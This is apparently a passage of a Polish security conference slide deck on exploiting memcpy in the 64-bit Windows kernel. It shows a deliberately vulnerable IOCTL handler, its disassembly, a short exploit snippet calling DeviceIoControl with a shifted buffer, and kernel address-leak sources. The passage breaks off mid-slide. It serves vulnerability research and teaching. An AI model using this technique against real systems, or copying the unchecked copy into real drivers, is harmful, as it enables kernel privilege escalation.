
$\langle dst + size - src\ mapping\ size; dst + size \rangle$

“za darmo”, jedynym kosztem będzie niedokończone wywołanie `memcpy()`. Nieistotne.


Kontrolowanie przesunięcia




Kontrolowanie przesunięcia




Kontrolowanie przesunięcia



Kontrolowanie rozmiaru




Kontrolowanie rozmiaru



Wyobraźmy sobie...

... że to stos!



Ochrona stosu pokonana

- Właśnie ominęliśmy ochronę przeciwko stosowym przepełnieniom bufora!
 - technika podobnie przydatna do przepełnień stertowych.
 - możliwe nadpisanie konkretnych pól struktury nt!_POOL_HEADER
 - jak również treści przyległych alokacji, bez niszczenia struktury sterty
 - działa dla każdego zabezpieczenia przeciwko **ciągłym** przepełnieniom
- Dla przewidywalnego *dst*, zwykle *write-what-where*
 - adres stosu kernela nie jest sekretem (NtQuerySystemInformation).
 - istnieją inne źródła tej informacji (dalsza część prezentacji).

Przykład przepełnienia stosowego

Ten kod jest trywialnie exploitable:

```
NTSTATUS IoctlNeitherMethod(PVOID Buffer, ULONG BufferSize) {
    CHAR InternalBuffer[16];

    __try {
        ProbeForRead(Buffer, BufferSize, sizeof(CHAR));
        memcpy(InternalBuffer, Buffer, BufferSize);
    } except (EXCEPTION_EXECUTE_HANDLER) {
        return GetExceptionCode();
    }

    return STATUS_SUCCESS;
}
```

Uwaga: jeśli skompilowany jest **WDK 7600.16385.1** dla **Windows 7 (x64 Free Build)**

Przykład przepełnienia stosowego

```
loc_11025:  
mov     ebx, edx  
mov     r8d, 1          ; Alignment  
mov     edx, edx        ; Length  
call    cs: __imp_ProbeForRead  
mov     r8, rbx          ; Size  
mov     rdx, rdi         ; Src  
lea     rcx, [rsp+48h+Dst] ; Dst  
call    memcpy  
lea     rax, [rsp+48h+Dst]  
test    rax, rax  
jz      short loc_11050
```

statycznie zlinkowane
memcpy()

```
if (dst > src) {  
    // ...  
} else {  
    // ...  
}
```

```
void * cdecl memcpy(void *Dst, const void *Src, size_t Size)  
memcpy proc near  
mov     r11, rcx  
sub     rdx, rcx  
jb      loc_1148A
```

```
cmp     r8, 8  
jb      short loc_11354
```

```
loc_1148A:  
add     rcx, r8  
cmp     r8, 8  
jb      short loc_114F4
```

Kod exploita

```
PUCHAR Buffer = VirtualAlloc(NULL, 16,  
                               MEM_COMMIT | MEM_RESERVE,  
                               PAGE_EXECUTE_READWRITE);  
  
memset(Buffer, 'A', 16);  
  
DeviceIoControl(hDevice, IOCTL_VULN_BUFFER_OVERFLOW,  
                &Buffer[-32], 48,  
                NULL, 0, &BytesReturned, NULL);
```

DEMO

Na temat NULL Pointers...

```
memcpy(dst, NULL, size);
```

Powyższe może być exploitowalne:

- każdy adres (*dst*) > NULL (*src*), przechodzi liberalną weryfikację.
- wymaga znacznej kontroli nad *size*.
 - "NULL + size" musi wskazywać na podmapowaną pamięć.
- nie jest to "tró" NULL Pointer Dereference.

Inne warianty

To było proste... w ogólności:

- Rozwinięte memcpy () zabija tę technikę.
- Exploitacja kopiowania kernel → kernel jest trudniejsza.
 - nawet warunek "*dst > src*" wymaga znacznej kontroli nad stertą.
- Przejście ścisłej weryfikacji (32-bit) jest nietrywialne.
 - *size* musi być ogromne dla kernel → kernel.
 - jeszcze większe dla user → kernel.
- Nietrywialne ≠ niemożliwe.

Wnioski

1. Kopiowanie pamięci user → kernel na 64-bitowym Windowsie jest zazwyczaj trywialnie exploitowalne
 - a. inne scenariusze mogą być trudniejsze, ale ...
2. Nie porzucajmy błędów związanych z memcpy, memmove, RtlCopyMemory, RtlMoveMemory
 - a. sprawdź konkretną implementację i warunki w których zachodzi błąd przed ocenianiem exploitowalności.

Ujawnianie informacji o przestrzeni adresowej jądra

Układ pamięci jądra to nie sekret

- Process Status API: EnumDeviceDrivers
- NtQuerySystemInformation
 - SystemModuleInformation
 - SystemHandleInformation
 - SystemLockInformation
 - SystemExtendedProcessInformation
- tablica uchwytów user/gdi win32k.sys
- wpisy w GDTR, IDTR, GDT
- ...

Wciąż zabawnie znajdować więcej.

Local Descriptor Table

- Windows wspiera ustawianie własnych struktur w LDT
 - używane na zasadzie per-process.
 - wyłącznie 32-bitowe systemy (x86-64 ma ograniczoną obsługę segmentacji)
- Tylko segmenty danych / kodu są dozwolone.
- Struktury przechodzą dokładną weryfikację przed znalezieniem się w LDT.
 - W innym wypadku można by ustawić `LDT_ENTRY.DPL=0` i zdobyć ring-0.

LDT – poprzednie badania


- W 2003 Derek Soeder odkrywa, że flaga "Expand Down" nie jest 